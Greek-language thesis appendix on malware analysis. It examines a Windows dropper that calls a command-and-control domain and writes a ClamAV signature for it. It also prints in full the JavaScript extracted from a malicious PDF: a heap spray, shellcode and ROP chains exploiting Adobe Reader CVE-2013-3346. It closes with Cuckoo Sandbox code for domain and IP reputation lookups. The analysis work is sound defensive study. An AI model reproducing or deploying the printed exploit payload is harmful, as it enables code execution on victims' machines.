
Όνομα	win
Μέγεθος	0.03173828125 MB
SHA512	55a9b5cd64a0f3ca9b54553ecfadccdb7bf7ab056bc568a4c533805c76d2833d2a5d84f97fba35c05a00f04f97caec5600bd375520b32c2570c7e2b9ea199c5b
SHA1	8620d9ee5f71c12e9eb63491fbdf58977f3e9fc0
MD5	5ab15e4916dcc291883f22f105e68d42
Τύπος	application/x-ms-dos-executable

Εικόνα 14. Ανάλυση Sphinx Ιομορφής PE32

Για λόγους που αναφέρθηκαν στην ενότητα που περιγράφεται η σχεδιαστική δομή του Sphinx η ανάλυση τερματίστηκε χωρίς την εκτέλεση της ιομορφής από το Cuckoo Sandbox διότι ανιχνεύτηκε ως ιομορφή. Έτσι κατόπιν εκκίνησης του εργαλείου λαμβάνουμε τις ακόλουθες πληροφορίες για την συμπεριφορά και τη δράση του εκτελέσιμου (Εικόνα 15).


Εικόνα 15. Υπόγραφες Cuckoo Sandbox Ιομορφής PE32

Τα στοιχεία που αντλούμε από την ανάλυση είναι ότι το αρχείο αντιγράφει τον εαυτό του στο φάκελο C:\windows\ με ονομασία windexplr.exe, ορίζει ότι θα εκτελείται όποτε ο χρήστης εκκινεί το υπολογιστικό του σύστημα ενώ παράλληλα συνδέεται σε ένα διακομιστή ο οποίος κατά την περίοδο ανάλυσης δεν ήταν προσβάσιμος (Εικόνα 16).




Εικόνα 16. Ανάλυση Συμπεριφοράς Ιομορφής PE32

Τα παραπάνω δεδομένα δεν επαρκούν για να μπορέσει να κατηγοριοποιηθεί το εν λόγο αρχείο ως ιομορφικό λογισμικό αν και έχουμε ενδείξεις διότι δεν περιλαμβάνει κανένα πιστοποιητικό δημοσίου κλειδιού που να μας ενημερώνει για την προέλευση του αρχείου (Εικόνα 17 από το PEStudio).



Εικόνα 17. Έλλειψη Έγκυρης Υπογραφής.

Μια σημαντική πληροφορία που λαμβάνουμε από την ανάλυση είναι η σύνδεση η οποία επιχειρείται να πραγματοποιηθεί με το διακομιστή στη διεύθυνση api.google.ex (Εικόνα 18).




Εικόνα 18. Εξαγωγή Domain Name

Έτσι στοχευμένα με τη χρήση του εργαλείου IDA εξάγονται περαιτέρω συμπεράσματα για τη διάδραση του αρχείου με το εν λόγο διακομιστή. Στο πρώτο στάδιο εξετάζεται σε ποιο σημείο του εκτελέσιμου καλείται οποιαδήποτε συνάρτηση του Windows API η οποία πραγματοποιεί τη σύνδεση με το διακομιστή. Εξετάζοντας τις συναρτήσεις που εισάγει το εκτελέσιμο παρατηρείται η κλίση της API συνάρτησης των Windows URLDownload-ToFileW[4] από τη συνάρτηση sub_40662C. Στη πορεία ο δείκτης του αρχείου που εγκαταστάθηκε στο προηγούμενο βήμα χρησιμοποιείται σαν όρισμα για την κλήση της συνάρτησης ShellExecuteW[5](Εικόνα 19).


[4] Η συνάρτηση URLDownloadToFileW του Windows API αποθηκεύει bits μέσω διαδικτυακής σύνδεσης σε ένα αρχείο.

[5] Η συνάρτηση ShellExecuteW του Windows API χρησιμοποιείται για την εκκίνηση εκτελέσιμων εφαρμογών.



Εικόνα 19. Στιγμιότυπο Συνάντησης IDA

Οι ακολουθίες αυτές συνήθως παρατηρούνται σε ιομορφές κατηγορίας Dropper. Δυστυχώς ο διακομιστής την περίοδο ελέγχου δεν εξυπηρετούσε ούτως ώστε να ανακτηθεί και να αναλυθεί το αρχείο το οποίο ήταν προγραμματισμένη να εκτελέσει η συγκεκριμένη ιομορφή. Στο στάδιο αυτό αξίζει να αναλυθεί ο τρόπος με το οποίον τα αντιϊκά προγράμματα δημιουργούν υπογραφές για την ανίχνευση ιομορφών. Έτσι με τη χρήση του εργαλείου sigtool της σουίτας ClamAV για Linux μπορούμε να χρησιμοποιήσουμε τα opcodes που πραγματοποιούν το Drop (Εικόνα 20) ώστε να δημιουργήσουμε μια νέα υπογραφή για το Clam Antivirus (Εικόνα 21).



Εικόνα 20. Opcodes Κακόβουλου Drop

```
$ cat custom_signature.ndb
Dropper.Win32.firstMalware.A:1:*:E8A7AFFFFF85C075136A006A006A008B45FC506A006A00E
870AFFFFF
$ clamscan -d custom_signature.ndb win.exe
win.exe: Dropper.Win32.firstMalware.A.UNOFFICIAL FOUND

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.98.6
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.03 MB
Data read: 0.03 MB (ratio 1.00:1)
Time: 0.012 sec (0 m 0 s)
```

Εικόνα 21. Δημιουργία Υπογραφής Clam Antivirus.

Π.1.2 Portable Document Format

Στο σενάριο που ακολουθεί εξετάζεται μια ιομορφή μορφοτύπου PDF (Portable Document Format) με σύνοψη sha256 6b485821199e4e209774f87951d8f311569dffa11c5c7ebac11ebba14595afb8. Κατόπιν ελέγχου από το εργαλείο sphinx λαμβάνουμε βαθμό ανίχνευσης 4 από τα 6 αντιϊκά προγράμματα (Εικόνα 22).

Avast	✗
AVG	✗
Bit Defender	✗
Comodo	✓
Clam	✗
Zoner	✓
VirusTotal	✗

Όνομα	msf
Μέγεθος	0.0053730010986328125 MB
SHA512	ec9e2b6bfb43cd09ba3ed615c20763937a1ca0625e3a9d44ca384ebdf27aaa46c6f1489fb30dbd95cf31fe040c147adad57d7f165dc7e2eadbf731038f1c8484
SHA1	b39c33606f1b3afce448585c98957688a0fecaa9
MD5	36aa58222c351ff7114021351e0410cb
Τύπος	application/pdf

Εικόνα 22. Ανάλυση Sphinx Ιομορφής PDF

Ενώ η ανάλυση που λαμβάνουμε από το Cuckoo Sandbox μας προειδοποιεί για κακόβουλο λογισμικό εξαιτίας Javascript κωδικά που εμπεριέχει στα Stream του (Εικόνα 23).

Structure

AcroForm	1
Colors	0
Xref	1
Objects	7
JS	1
Streams	2
End Object	7
Open Action	1
Launch	0
JavaScript	1

Εικόνα 23. Ανάλυση Stream PDF

Με τη χρήση του εργαλείου Peepdf εξάγετε ο επισυναπτόμενος κώδικας Javascript (Εικόνα 24).

```
Encrypted: False
Updates: 0
Objects: 7
Streams: 2
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (7): [1, 2, 3, 4, 5, 6, 7]
                Errors (1): [5]
        Streams (2): [5, 7]
                Encoded (1): [5]
        Objects with JS code (1): [5]
        Suspicious elements:
                /AcroForm: [1]
                /OpenAction: [1]
                /XFA: [6]
                /JS: [4]
                /JavaScript: [4]


PPDF> object 5 >> /home/lkyv/Desktop/encode.txt
```

Εικόνα 24. Εξαγωγή Javascript Exploit

Το στιγμιότυπο Javascript που εξάχθηκε (Εικόνα 25) εκμεταλλεύεται αδυναμία του Adobe Reader και πραγματοποιεί επίθεση Heap Spay οδηγώντας τον Adobe Reader (CVE 2013-3346) να εκτελέσει κακόβουλο κώδικα δίνοντας στον επιτιθέμενο πρόσβαση στο τερματικό που το κακόβουλο PDF εκτελέστηκε.

```
function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;
  var ddd = ccc.substring(0, 0x80000 - i3);
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%uc9db%u9bba%u7ff4%ud946%u2474%u5ef4%uc933%u49b1%u5631%u8319%ufcee%u5603%u7915%u8301%uf4ae%u7cea%u662f%u9962%ub41e%ue910%u0833%ubf52%ue3bf%
u5436%u814b%u5b9e%u2ffc%u52f9%u9efd%u39c5%u813d%u43b9%u6112%u8b83%u6067%uf6c4%u3088%u7d9d%ua43a%uc0aa%uc587%u4f7c%ubdb7%u90f9%u774c%uc103%u0cfd%uf94b%u4a76%uf86c%u895
b%ub350%u79d0%u4222%ub031%u74cb%u1e7d%ub8f2%u5f70%u7e32%u2a6b%u7c48%u2c16%ufe8b%ub9cc%u580e%u1986%u58eb%uff4b%u5678%u7420%u7b26%u59b7%u875c%u5c3c%u01b3%u7a06%u4917%
ue3dc%u370e%u1cb3%u9f50%ub86c%u321a%uba78%u5b40%uf04d%u9b7a%u83d9%ua909%u3f46%u8186%u990f%ue551%u5d25%u18cd%u9dc6%udec7%ucd92%uf67f%u869a%uf77f%u084e%u57d0%ue821%u17
80%u8091%u97ca%ub0ce%u7df4%u5a67%u160e%u9782%u2f11%ua5fa%uaf11%u20ce%uc5f7%u6420%u71af%u2dd8%ue33b%uf825%u2341%u0ead%ueab5%u7b46%u9ba5%u36a6%u0a97%uedb8%ub2b2%u092c%
ue415%u13d8%uc240%uec46%u58a7%u784e%u3708%u6caf%uc788%ue6f9%uaf88%u525d%ucadb%u4fa1%u474f%u6f34%u3b26%u079f%u62c4%u88d7%u4137%uf5e9%uace1%u0f6f%udc84%u41b3");
var executable = "";
var rop9 = unescape("%u313d%u4a82%ua713%u4a82%u1f90%u4a80%u9038%u4a84%u7e7d%u4a80%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u155a%u4a80
%u3a84%u4a84%ud4de%u4a82%u1f90%u4a80%u76aa%u4a84%u9030%u4a84%u4122%u4a84%u76aa%u4a84%u7e7d%u4a80%u3178
%u4a81%u0026%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u3a82%u4a84%u6c5e%u4a84%u76ab%u4a84%ufbc7%u8089%u0400%u0000%u7173%u8f9c%u7984%u4a81%u3178%u4a81");
var rop10 = unescape("%u6015%u4a82%ue090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5016%u4a8
0%u420c%u4a84%u4241%u4a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%ub49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197
%u4a81%u0026%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u4013%u4a81%ue036%u4a84%ua8df%u4a82%u23a5%ufd5b%u0400%u0000%u1ce6%u44a4%u8b31%u4a81%u4197%u4a81");
var rop11 = unescape("%u822c%u4a85%uf129%u4a82%u597f%u4a85%u6038%u4a86%uf1d5%u4a83%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5093%u4a8
5%u822c%u605b%u0030%u4a85%u597f%u4a85%u0031%u4a85%ufb57%u0234%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a86%u4864%u4a81%u0026%u0000%u0000%u0000%u0000%u0000%u0000%u
0000%u4856%u4a81%u05a0%u4a85%u0bc4%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u4864%u4a81");
```

Εικόνα 25. Κωδικοποιημένο Javascript Exploit

Π.2 Προσθήκες Cuckoo Sandbox

Π.2.1 Αναζήτηση Reputation Domain Και IP

Μετατροπή Αρχείου network.py στο φάκελο cuckoo/modules/processing/

```
import os
import re
import struct
import socket
import logging
from urlparse import urlunparse
import urllib2
import urllib
import datetime
import time
from lib.cuckoo.common.abstracts import Processing
from lib.cuckoo.common.config import Config
from lib.cuckoo.common.dns import resolve
from lib.cuckoo.common.irc import ircMessage
from lib.cuckoo.common.objects import File
from lib.cuckoo.common.utils import convert_to_printable
from lib.cuckoo.common.exceptions import CuckooProcessingError
from dns.resolver import query
from dns.reversename import from_address
from collections import defaultdict
try:
    import GeoIP
    IS_GEOIP = True
    gi = GeoIP.new(GeoIP.GEOIP_MEMORY_CACHE)
except ImportError:
    IS_GEOIP = False

try:
    import dpkt
    IS_DPKT = True
except ImportError:
    IS_DPKT = False

import heapq
from tempfile import gettempdir
from itertools import islice
from collections import namedtuple

TMPD = gettempdir()
Keyed = namedtuple("Keyed", ["key", "obj"])
Packet = namedtuple("Packet", ["raw", "ts"])

log = logging.getLogger(__name__)

class Pcap:
    """Reads network data from PCAP file."""

    def __init__(self, filepath):
        """Creates a new instance.
        @param filepath: path to PCAP file
        """
```

```
        self.filepath = filepath

        # List of all hosts.
        self.hosts = []
        # List containing all non-private IP addresses.
        self.unique_hosts = []
        # List of unique domains.
        self.unique_domains = []
        # List containing all TCP packets.
        self.tcp_connections = []
        self.tcp_connections_seen = set()
        # List containing all UDP packets.
        self.udp_connections = []
        self.udp_connections_seen = set()
        # List containing all ICMP requests.
        self.icmp_requests = []
        # List containing all HTTP requests.
        self.http_requests = {}
        # List containing all DNS requests.
        self.dns_requests = {}
        self.dns_answers = set()
        # List containing all SMTP requests.
        self.smtp_requests = []
        # Reconstruncted SMTP flow.
        self.smtp_flow = {}
        # List containing all IRC requests.
        self.irc_requests = []
        # Dictionary containing all the results of this processing.
        self.results = {}

    def _dns_gethostbyname(self, name):
        """Get host by name wrapper.
        @param name: hostname.
        @return: IP address or blank
        """
        if Config().processing.resolve_dns:
            ip = resolve(name)
        else:
            ip = ""
        return ip

    def _is_private_ip(self, ip):
        """Check if the IP belongs to private network blocks.
        @param ip: IP address to verify.
        @return: boolean representing whether the IP belongs or not to
                 a private network block.
        """
        networks = [
            "0.0.0.0/8",
            "10.0.0.0/8",
            "100.64.0.0/10",
            "127.0.0.0/8",
            "169.254.0.0/16",
            "172.16.0.0/12",
            "192.0.0.0/24",
            "192.0.2.0/24",
            "192.88.99.0/24",
            "192.168.0.0/16",
            "198.18.0.0/15",
            "198.51.100.0/24",
            "203.0.113.0/24",
            "240.0.0.0/4",
            "255.255.255.255/32",
            "224.0.0.0/4"
        ]
```

```
    for network in networks:
        try:
            ipaddr = struct.unpack(">I", socket.inet_aton(ip))[0]

            netaddr, bits = network.split("/")

            network_low = struct.unpack(">I", socket.inet_aton(netaddr))[0]
            network_high = network_low | (1 << (32 - int(bits))) - 1

            if ipaddr <= network_high and ipaddr >= network_low:
                return True
        except:
            continue

    return False

def _get_cn(self, ip):
    cn = "unknown"
    log = logging.getLogger("Processing.Pcap")
    if IS_GEOIP:
        try:
            temp_cn = gi.country_name_by_addr(ip)
            if temp_cn:
                cn = temp_cn
        except:
            log.error("Unable to GEOIP resolve %s" % ip)
    return cn

def _add_hosts(self, connection):
    """Add IPs to unique list.
    @param connection: connection data
    """
    try:
        if connection["dst"] not in self.hosts:
            ip = convert_to_printable(connection["dst"])

            if ip not in self.hosts:
                self.hosts.append(ip)

                # We add external IPs to the list, only the first time
                # we see them and if they're the destination of the
                # first packet they appear in.
                if not self._is_private_ip(ip):
                    self.unique_hosts.append(ip)
    except:
        pass

def _enrich_hosts(self, unique_hosts):
    enriched_hosts=[]
    while unique_hosts:
        ip = unique_hosts.pop()
        inaddrarpa = ""
        try:
            inaddrarpa = query(from_address(ip), "PTR").rrset[0].to_text()
        except:
            pass
        hostname = ""
        for request in self.dns_requests.values():
            for answer in request['answers']:
                if answer["data"] == ip:
                    hostname = request["request"]
        enriched_hosts.append({"ip": ip, "country_name": self._get_cn(ip),
                               "hostname": hostname, "inaddrarpa": inaddrarpa})
    return enriched_hosts
```

```
def _tcp_dissect(self, conn, data):
    """Runs all TCP dissectors.
    @param conn: connection.
    @param data: payload data.
    """
    if self._check_http(data):
        self._add_http(conn, data)
    # SMTP.
    if conn["dport"] == 25:
        self._reassemble_smtp(conn, data)
    # IRC.
    if conn["dport"] != 21 and self._check_irc(data):
        self._add_irc(conn, data)

def _udp_dissect(self, conn, data):
    """Runs all UDP dissectors.
    @param conn: connection.
    @param data: payload data.
    """
    # Select DNS and MDNS traffic.
    if conn["dport"] == 53 or conn["sport"] == 53 or conn["dport"] == 5353 or conn["sport"] == 5353:
        if self._check_dns(data):
            self._add_dns(data)

def _check_icmp(self, icmp_data):
    """Checks for ICMP traffic.
    @param icmp_data: ICMP data flow.
    """
    try:
        return isinstance(icmp_data, dpkt.icmp.ICMP) and \
            len(icmp_data.data) > 0
    except:
        return False

def _icmp_dissect(self, conn, data):
    """Runs all ICMP dissectors.
    @param conn: connection.
    @param data: payload data.
    """

    if self._check_icmp(data):
        # If ICMP packets are coming from the host, it probably isn't
        # relevant traffic, hence we can skip from reporting it.
        if conn["src"] == Config().resultserver.ip:
            return

        entry = {}
        entry["src"] = conn["src"]
        entry["dst"] = conn["dst"]
        entry["type"] = data.type

        # Extract data from dpkg.icmp.ICMP.
        try:
            entry["data"] = convert_to_printable(data.data.data)
        except:
            entry["data"] = ""

        self.icmp_requests.append(entry)

def _check_dns(self, udpdata):
    """Checks for DNS traffic.
    @param udpdata: UDP data flow.
    """
    try:
```

```
            dpkt.dns.DNS(udpdata)
        except:
            return False

        return True

    def _add_dns(self, udpdata):
        """Adds a DNS data flow.
        @param udpdata: UDP data flow.
        """
        dns = dpkt.dns.DNS(udpdata)

        # DNS query parsing.
        query = {}

        if dns.rcode == dpkt.dns.DNS_RCODE_NOERR or \
                dns.qr == dpkt.dns.DNS_R or \
                dns.opcode == dpkt.dns.DNS_QUERY or True:
            # DNS question.
            try:
                q_name = dns.qd[0].name
                q_type = dns.qd[0].type
            except IndexError:
                return False

            query["request"] = q_name
            if q_type == dpkt.dns.DNS_A:
                query["type"] = "A"
            if q_type == dpkt.dns.DNS_AAAA:
                query["type"] = "AAAA"
            elif q_type == dpkt.dns.DNS_CNAME:
                query["type"] = "CNAME"
            elif q_type == dpkt.dns.DNS_MX:
                query["type"] = "MX"
            elif q_type == dpkt.dns.DNS_PTR:
                query["type"] = "PTR"
            elif q_type == dpkt.dns.DNS_NS:
                query["type"] = "NS"
            elif q_type == dpkt.dns.DNS_SOA:
                query["type"] = "SOA"
            elif q_type == dpkt.dns.DNS_HINFO:
                query["type"] = "HINFO"
            elif q_type == dpkt.dns.DNS_TXT:
                query["type"] = "TXT"
            elif q_type == dpkt.dns.DNS_SRV:
                query["type"] = "SRV"

            # DNS answer.
            query["answers"] = []
            for answer in dns.an:
                ans = {}
                if answer.type == dpkt.dns.DNS_A:
                    ans["type"] = "A"
                    try:
                        ans["data"] = socket.inet_ntoa(answer.rdata)
                    except socket.error:
                        continue
                elif answer.type == dpkt.dns.DNS_AAAA:
                    ans["type"] = "AAAA"
                    try:
                        ans["data"] = socket.inet_ntop(socket.AF_INET6,
                                                       answer.rdata)
                    except (socket.error, ValueError):
                        continue
                elif answer.type == dpkt.dns.DNS_CNAME:
```

```
                ans["type"] = "CNAME"
                ans["data"] = answer.cname
            elif answer.type == dpkt.dns.DNS_MX:
                ans["type"] = "MX"
                ans["data"] = answer.mxname
            elif answer.type == dpkt.dns.DNS_PTR:
                ans["type"] = "PTR"
                ans["data"] = answer.ptrname
            elif answer.type == dpkt.dns.DNS_NS:
                ans["type"] = "NS"
                ans["data"] = answer.nsname
            elif answer.type == dpkt.dns.DNS_SOA:
                ans["type"] = "SOA"
                ans["data"] = ",".join([answer.mname,
                                        answer.rname,
                                        str(answer.serial),
                                        str(answer.refresh),
                                        str(answer.retry),
                                        str(answer.expire),
                                        str(answer.minimum)])
            elif answer.type == dpkt.dns.DNS_HINFO:
                ans["type"] = "HINFO"
                ans["data"] = " ".join(answer.text)
            elif answer.type == dpkt.dns.DNS_TXT:
                ans["type"] = "TXT"
                ans["data"] = " ".join(answer.text)

            # TODO: add srv handling
            query["answers"].append(ans)

        if dns.rcode == dpkt.dns.DNS_RCODE_NXDOMAIN:
            ans = { }
            ans["type"] = "NXDOMAIN"
            ans["data"] = ""
            query["answers"].append(ans)

        self._add_domain(query["request"])

        reqtuple = query["type"], query["request"]
        if reqtuple not in self.dns_requests:
            self.dns_requests[reqtuple] = query
        else:
            new_answers = set((i["type"], i["data"]) for i in query["answers"]) - self.dns_answers
            self.dns_requests[reqtuple]["answers"] += [dict(type=i[0], data=i[1]) for i in new_answers]

    return True

def _add_domain(self, domain):
    """Add a domain to unique list.
    @param domain: domain name.
    """
    filters = [
        ".*\\.windows\\.com$",
        ".*\\.in\\-addr\\.arpa$"
    ]

    regexps = [re.compile(filter) for filter in filters]
    for regexp in regexps:
        if regexp.match(domain):
            return

    for entry in self.unique_domains:
        if entry["domain"] == domain:
            return
```

```
        self.unique_domains.append({"domain": domain,
                                    "ip": self._dns_gethostbyname(domain),
                                        "ipvoid":self.ipvoid(self._dns_gethostbyname(domain)),
                                     "urlvoid": self.urlvoid(domain)})
    def ipvoid(self, ip):
            try:
                    l=lambda:defaultdict(l)
                    ipvoid = l()
                    if ip:

                            proxy = urllib2.ProxyHandler()
                            opener = urllib2.build_opener(proxy)
                            opener.addheaders = [('User-agent', 'Mozilla/5.0')]
                            link = "http://ipvoid.com/scan/" + ip
                            response = opener.open(link)
                            content = response.read()
                            contentString = str(content)
                            if "Report not found" in contentString:
                                    ipvoid["value"] = "Not Listed"
                                    ipvoid["url"] =  link
                                    ipvoid["location"] = "Not Listed"

                            else:

                                    info = re.compile('(?:<tr><td>Blacklist Status</td><td><span class="label label-
success">|<tr><td>Blacklist Status</td><td><span class="label label-warning">|<tr><td>Blacklist Status</
